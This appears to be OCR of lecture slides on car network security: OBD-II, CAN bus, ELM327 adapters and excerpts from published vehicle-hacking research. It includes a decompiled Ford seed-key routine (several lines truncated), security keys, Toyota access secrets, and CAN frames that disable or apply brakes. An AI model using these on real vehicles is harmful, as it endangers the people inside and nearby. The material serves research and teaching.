
Features


- Power Control with standby mode
- Universal serial (RS232) interface
- Automatically searches for protocols
- Fully configurable with AT commands
- Low power CMOS design

Connection Diagram
PDIP and SOIC
(top view)




Block Diagram





- [x] [x] 42 - Control module voltage
- [x] [x] 43 - Absolute Load Value
- [x] [x] 44 - Commanded Equivalence Ratio
- [x] [x] 45 - Relative Throttle Position
- [x] [x] 46 - Ambient air temperature
- [x] [x] 47 - Absolute Throttle Position B
- [ ] [x] 48 - Absolute Throttle Position C
- [x] [x] 49 - Accelerator Pedal Position D
- [x] [x] 4A - Accelerator Pedal Position E
- [ ] [x] 4B - Accelerator Pedal Position F
- [x] [x] 4C - Commanded Throttle Actuator Control
- [x] [x] 4D - Minutes run by the engine while MIL activated
- [x] [x] 4E - Time since diagnostic trouble codes cleared

http://obdcon.sourceforge.net/2010/06/obd-ii-pids/



rpm

engine load

Coolant temperature

OUTILS OBD FACILE
LE SPECIALISTE DU DIAGNOSTIC ELECTRONIQUE

L'OBD C'EST QUOI ? | KLAVKARR LA VALISE | LES LOGICIELS OUTILS OBD FACILE | VOTRE VÉHICULE EST-IL COMPATIBLE ? | OÙ EST MA PRISE OBD ? | LA BOUTIQUE

Home > Votre véhicule est-il compatible ? > Renault

Renault compatibles avec la valise klavkarr OBD2

Plusieurs milliers de véhicules compatible OBD2 ont été testés par nos clients avec le klavkarr. Nous mettons à votre disposition ce retour de connaissance sur cette page. Vérifiez que votre voiture fonctionnera avec la valise de diagnostic klavkarr.

SOMMAIRE

Recherche d’Information




Figure 1. Example bench setup within our lab. The Electronic Brake Control Module (ECBM) is hooked up to a power supply, a CAN-to-USB converter, and an oscilloscope.




Figure 2. Example experimental setup. The laptop is running our custom CARSHARK CAN network analyzer and attack tool. The laptop is connected to the car's OBD-II port.

Figure 3. To test ECU behavior in a controlled environment, we immobilized the car on jack stands while mounting attacks.




Figure 4. Screenshot of the CARSHARK interface. CARSHARK is being used to sniff the CAN bus. Values that have been recently updated are in yellow.

Koscher, K., Czeskis, A., Roesner, F., Patel, S., Kohno, T., Checkoway, S., ... & Savage, S. (2010, May). Experimental security analysis of a modern automobile. In Security and Privacy (SP), 2010 IEEE Symposium on (pp. 447-462). IEEE.

Packet	Result	Manual Override	At Speed	Need to Unlock	Tested on Runway
07 AE ... 1F 87	Continuously Activates Lock Relay	Yes	Yes	No	✓
07 AE ... C1 A8	Windshield Wipers On Continuously	No	Yes	No	✓
07 AE ... 77 09	Pops Trunk	No	Yes	No	✓
07 AE ... 80 1B	Releases Shift Lock Solenoid	No	Yes	No	
07 AE ... D8 7D	Unlocks All Doors	Yes	Yes	No	
07 AE ... 9A F2	Permanently Activates Horn	No	Yes	No	✓
07 AE ... CE 26	Disables Headlights in Auto Light Control	Yes	Yes	No	✓
07 AE ... 34 5F	All Auxiliary Lights Off	No	Yes	No	
07 AE ... F9 46	Disables Window and Key Lock Relays	No	Yes	No	
07 AE ... F8 2C	Windshield Fluid Shoots Continuously	No	Yes	No	✓
07 AE ... 15 A2	Controls Horn Frequency	No	Yes	No	
07 AE ... 15 A2	Controls Dome Light Brightness	No	Yes	No	
07 AE ... 22 7A	Controls Instrument Brightness	No	Yes	No	
07 AE ... 00 00	All Brake/Auxiliary Lights Off	No	Yes	No	✓
07 AE ... 1D 1D	Forces Wipers Off and Shoots Windshield Fluid Continuously	Yes†	Yes	No	✓


Table II. Body Control Module (BCM) DeviceControl Packet Analysis. This table shows BCM DeviceControl packets and their effects that we discovered during fuzz testing with one of our cars on jack stands. A ✓in the last column indicates that we also tested the corresponding packet with the driving on a runway. A "Yes" or "No" in the columns "Manual Override," "At Speed," and "Need to Unlock" indicate whether or not (1) the results could be manually overridden by a car occupant, (2) the same effect was observed with the car at speed (the wheels spinning at about 40 MPH and/or on the runway), and (3) the BCM needed to be unlocked with its DeviceControl key.
†The highest setting for the windshield wipers cannot be disabled and serves as a manual override.

TECHNICAL WHITE PAPER

Adventures in Automotive Networks and Control Units

Chris Valasek, Director of Vehicle Security Research for IOActive
chris.valasek@ioactive.com

Charlie Miller, Security Researcher for Twitter
cmiller@openrce.org



DEFCON 21, 2013

Some academic researchers, most notably from the University of Washington and the University of California San Diego have already shown…. They did not release any code or tools. In fact, they did not even reveal the model of automobile they studied.

Figure 4: The 2010 Ford Escape




Figure 5: The 2010 Toyota Prius

MCPFunctionManager.dll

Ford

```
int __stdcall iKey_from_iSeed(int seed, int s1, int s2, int s3, int s4, int s5)
{
  int c_seed; // ecx@1
  int a_bit; // ST50_4@3
  int v8; // ecx@3
  int v9; // eax@3
  int v10; // edx@3
  int v11; // ST50_4@6
  int v12; // edx@6
  int v13; // ecx@6
  int v14; // eax@6
  int c_endy; // eax@7
  int c2_endy; // edx@7
  int or_ed_seed; // [sp+4h] [bp-5Ch]@1
  int mucked_value; // [sp+1Ch] [bp-44h]@1
  signed int i; // [sp+48h] [bp-18h]@1
  signed int j; // [sp+48h] [bp-18h]@4
  int endy; // [sp+54h] [bp-Ch]@0

  c_seed = seed;
  or_ed_seed = ((c_seed & 0xFF0000) >> 16) | (unsigned __int16)(seed & 0xFF00) | (s1 << 24) | ((unsigned __int8)seed << 16);
  mucked_value = 0xC541A9u;
  for ( i = 0; i < 32; ++i )
  {
    a_bit = ((or_ed_seed >> i) & 1 ^ mucked_value & 1) << 23;
    v8 = a_bit | (mucked_value >> 1);
    v9 = a_bit | (mucked_value >> 1);
    v10 = a_bit | (mucked_value >> 1);
    endy = v10 & 0xEF6FD7 | ((((v9 & 0x100000) >> 20) ^ ((v8 & 0x800000) >> 23)) << 20) | (((((mucked_value >> 1) & 0x8000) >> 15) ^ ((v8 & 0x800000)
    mucked_value = v10 & 0xEF6FD7 | ((((v9 & 0x100000) >> 20) ^ ((v8 & 0x800000) >> 23)) << 20) | (((((mucked_value >> 1) & 0x8000) >> 15) ^ ((v8 & (
  }
  for ( j = 0; j < 32; ++j )
  {
    v11 = ((((s5 << 24) | (s4 << 16) | s2 | (s3 << 8)) >> j) & 1 ^ mucked_value & 1) << 23;
    v12 = v11 | (mucked_value >> 1);
    v13 = v11 | (mucked_value >> 1);
    v14 = v11 | (mucked_value >> 1);
    endy = v14 & 0xEF6FD7 | ((((v13 & 0x100000) >> 20) ^ ((v12 & 0x800000) >> 23)) << 20) | (((((mucked_value >> 1) & 0x8000) >> 15) ^ ((v12 & 0x8000
    mucked_value = v14 & 0xEF6FD7 | ((((v13 & 0x100000) >> 20) ^ ((v12 & 0x800000) >> 23)) << 20) | (((((mucked_value >> 1) & 0x8000) >> 15) ^ ((v12
  }
  c_endy = endy;
  c2_endy = endy;
  return ((c2_endy & 0xF0000) >> 16) | 16 * (endy & 0xF) | ((((c_endy & 0xF00000) >> 20) | ((endy & 0xF000) >> 8)) << 8) | ((endy & 0xFF0) >> 4 << 16
}
```

Ford Security Keys

Some favorite keys

- JAMES
- MAZDA
- MazdA
- mAZDa
- PANDA
- Flash
- COLIN
- BradW
- Janis
- Bosch
- a_bad
- conti
- Rowan
- DRIFT
- HAZEL
- 12345
- ARIAN
- Jesus
- REMAT
- TAMER

Ford disable brakes


- Bleed the brakes
- CAN ID: 0760
- Length: 08
- Format: B1 00 2B FF FF 00 00 00

Braking: Toyota

- Apply the brakes at any speed
- CAN ID: 0283
- Length: 07
- Format: CN 00 S1 S2 ST 00 CS
  - CN => Counter (00-80)
  - S1 S2 => Force applied to brakes
    - Negative for braking
  - ST => Adjustment State
  - CS => Checksum]
- Example:

```
IDH: 02, IDL: 83, Len: 07, Data: 61 00 E0 BE 8C 00 17
```

DEFCON 21 (2013)
Alberto Garcia Illera ,Javier Vazquez Vidal
Dude WTF In My Car Updated




Charlie Miller, Chris Valasek "Remote Exploitation of an Unaltered Passenger Vehicle", 2015

- L'article décrit une attaque via le réseau cellulaire SPRINT visant une Jeep Cherokee.
- Le véhicule comporte un dispositif multimédia (auto radio, bluetooth, ...) nommé UCONNECT ,équipé d'un processeur Texas Instruments OMAP-DM3730, intégrant un système d'exploitation QNX.
- Cet équipement est connecté au bus CAN à l'aide d'un processeur Renesas V850; il possède également un port TCP 6667 ouvert sur le réseau cellulaire réalisant un service D-Bus destiné aux communications inter processus (IPC) et à l'appel de procédures distantes (RPC).
- L'exploit consiste à injecter un firmware modifié pour le coprocesseur V850 en exploitant une faille de type "buffer overflow".
- Par la suite il devient possible d'injecter à distance des paquets CAN à partir du port TCP 6667.
- Les deux causes de cette attaque sont d'une part l'existence d'un Buffer Overflow et d'autre part un mécanisme de mise à jour logicielle non sécurisé.

Remote Alteration of an Unaltered Passenger Vehicle (2015)

- Environ 1 million de véhicules concernés.
- Attaque via le système Uconnect 8,4AN/RA4, radio, navigation, Wi-Fi, réseau cellulaire
  - Processeur Texas Instruments OMAP-DM3730
  - QNX OS
- Procédure de mise à jour sans intégrité
- Mot de passe Wi-Fi de faible entropie (0 bits), 32bits= Jan 2013 00:00:32
- Port TCP 6667 ouvert sur le réseau cellulaire Sprint
  - D-Bus message services
  - Authentification anonyme
  - Coprocesseur Renesas V850 ayant accès au bus CAN (Controller Area Network)
    - Communications CAN non sécurisées
    - ID (2octets), longueur (1o), information
- Buffer overflow sur le processeur Renesas V850
- Prise de contrôle à distance
  - Plage d'adresse IP, scan de port
  - Injection de messages CAN
- Prise de contrôle à distance Autoradio, moteur, direction, freins

Résumé de l'Attaque



Port 6667

Coprocesseur Renesas V850

Firmware Modifié
(injection)

Processeur
Texas Instruments
OMAP-DM3730
QNX OS
D-Bus Service

CAN BUS

Engine
Control
Unit
(ECU)

Since a vehicle can scan for other vulnerable vehicles and the exploit doesn't require any user interaction**, it would be possible to write a worm**. This worm would scan for vulnerable vehicles, exploit them with their payload which would scan for other vulnerable vehicles, etc. This is really interesting and scary. **Please don't do this. Please.**

Livres

- The Car Hacker's Handbook: A Guide for the Penetration Tester, © 2016 Craig Smith
  - Chapter 5: Reverse Engineering the CAN Bus

5

REVERSE ENGINEERING THE CAN BUS

In order to reverse engineer the CAN bus, we first have to be able to read the CAN packets and identify which packets control what. That said, we don't need to be able to access the official diagnostic CAN packets because they're primarily a read-only window. Instead, we're interested in accessing *all* the other packets that flood the CAN bus. The rest of the nondiagnostic packets are the ones that the car actually uses to perform actions. It can take a long time to grasp the information contained in these packets, but that knowledge can be critical to understanding the car's behavior.

Locating the CAN Bus

Of course, before we can reverse the CAN bus, we need to locate the CAN. If you have access to the OBD-II connector, your vehicle's connector pin-out map should show you where the CAN is. (See Chapter 2 for common

SecurityAccess: Toyota

- ECUs will send a new seed on each startup and after a number of wrong keys attempted
- Reversed the Techstream software to procure the secrets
-
```
secret_keys = {
                0x7E0: "00 60 60 00",
                0x7E2: "00 60 60 00"
    }
secret_keys2 = {
                0x7B0: "00 25 25 00"
               }
```
- Example

```
IDH: 07, IDL: E0, Len: 08, Data: 02 27 01 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 06 67 01 01 BB 8E 55 00
IDH: 07, IDL: E0, Len: 08, Data: 06 27 02 01 DB EE 55 00
IDH: 07, IDL: E8, Len: 08, Data: 02 67 02 00 00 00 00 00
```

- ISO-TP prepends one or more metadata bytes to the beginning of each CAN packet.
- These additional bytes are called the Protocol Control Information (PCI).
- The first nibble of the first byte indicates the PCI type.
- There are 4 possible values.
  - 0 - Single frame. Contains the entire payload. The next nibble is how much data is in the packet.
  - 1 - First frame. The first frame of a multi-packet payload. The next 3 nibbles indicate the size of the payload.
  - 2 - Consecutive frame. This contains the rest of a multi-packet payload. The next nibble serves as an index to sort out the order of received packets. The index can wrap if the content of the transmission is longer than 112 bytes.
  - 3 - Flow control frame. Serves as an acknowledgement of first frame packet. Specifies parameters for the transmission of additional packets such as their rate of delivery.

Exemple échange OBD


- La collecte du régime moteur (tr/mn) est illustrée ci dessus:
  - Requête: 7DF 08 02 01 0C [6 padding bytes]
  - Réponse: 7E8 08 04 41 0C 11 42 [3 padding bytes]
- Le CAN-ID 7DF est une adresse de diffusion, le mode 01 signifie "*Show current data*" , le PID 0C désigne le régime moteur.
- L'ECU qui possède l'information (CAN-ID = 7E8) délivre une réponse avec le mode 41 (0x40 + 1) et le PID de la requête, les deux derniers représentent l'information demandée.

Sonde CAN-BUS

ELM327

ELM 327 - Authentique

USB Serial



ELM 327 - Clône

```
TxCmd("ATZ",2000,0,0);
TxCmd("ATL1",1000,0,0);
TxCmd("AT PPS",1000,0,0);
TxCmd("AT D1",1000,0,0);
TxCmd("AT H1",1000,0,0);
TxCmd("AT SP6",1000,0,0);
TxCmd("AT DP",1000,0,0);
```

ISO-TP !

```
0B0 6 00 00 00 00 11 0B
0B2 6 00 00 00 00 11 0B
0B4 8 00 00 00 00 00 00 00 BC
2C3 8 00 00 00 04 85 2D 2E 0D
163 5 0E D7 01 00 00 <DATA ERROR
260 8 00 00 00 00 00 00 00 6A
223 8 00 00 00 00 00 00 00 2D
224 8 00 00 00 00 00 00 00 00
1C3 1 24
440 8 42 02 00 00 00 00 00 00 <DATA ER
BUFFER FULL
```

Interface Série pour ELM327…

```
if (elm)
{
  TxCmd("ATZ",2000,0,0);
  FlushFileBuffers(hcom);
  TxCmd("ATZ",2000,0,0);
  FlushFileBuffers(hcom);


TxCmd("ATL1",1000,0,0);
  TxCmd("AT PPS",1000,0,0);

  TxCmd("AT D1",1000,0,0);
  TxCmd("AT H1",1000,0,0);
  TxCmd("AT SP6",1000,0,0);
  TxCmd("AT DP",1000,0,0);

  TxCmd("AT CRA",1000,0,0); // default ID filter

} // end of elm
```

cancapture.com/ecom

CANcapture

Standard ECOM Device - Controller Area Network (CAN) to USB hardware interface


The Standard ECOM cable is a USB2.0 high-speed device that allows Controller Area Network (CAN) traffic to be transmitted and received using a computer or laptop. It was originally designed by EControls to provide a CAN interface for OEM customers to communicate with our ECUs. Now we are offering it to anyone for custom software development. The ECOM has been in use by EControls and our OEM customers since 2006 and is designed using the same quality components that go into our ECUs.

COMMENT J'AI HACKÉ VOTRE VOITURE

GODEFROY GALAS
ingénieur-élève
du corps des Mines

J'ai réalisé en 2018 dans le cadre de mon cursus à Télécom Paris, sous la supervision de Pascal Urien, un projet de fin d'études qui s'attachait à la conception de scénarios d'attaque visant à altérer, en situation réelle, le fonctionnement d'une automobile moderne vendue en Europe.

automobile, Chris Valasek et Charlie Miller. La figure ci-dessus présente l'ensemble des outils et programmes installés sur la machine Windows 7 d'attaque.
Cet équipement a permis d'enregistrer en temps réel dans un fichier, avec horodatage, chaque message circulant sur le bus CAN au cours du déplacement du véhicule. Les fichiers obtenus, comptant de l'ordre de 50 000 trames par minute, ont été analysés grâce à des scripts Python afin de lister l'ensemble des types de messages existants (repérés par un identifiant) et de déterminer, par différenciation, la structure de chacun. En associant ces analyses avec des expérimentations d'injection de trames et de manipulation des composants du véhicule, il est possible d'identifier le rôle, la structure et la fréquence de diffusion des différents types de messages circulant sur le bus, ouvrant ainsi la voie vers la conception des scénarios d'attaque précités.




Des vidéos illustratives sont visualisables à l'adresse suivante : https://nextcloud.ggalas.net/index.php/s/6meXqJrJanL2nfk

Valasek (Chris), Miller (Charlie), « Adventures in Automotive Networks and Control Units », 2013.

ARDUINO

- MCP 2515 , Bus CAN controller ， Serial Peripheral Interface (SPI) interface .
- Arduino Mega2560
- OBDII Plug



https://github.com/purien/CanProbe

CAN Probe

- An open software for scanning the CAN Bus
- The low cost probe (about 30$) comprises the following components
  - An Arduino Mega2560
  - An MCP2515 board (CAN probe)
  - An OBDII plug
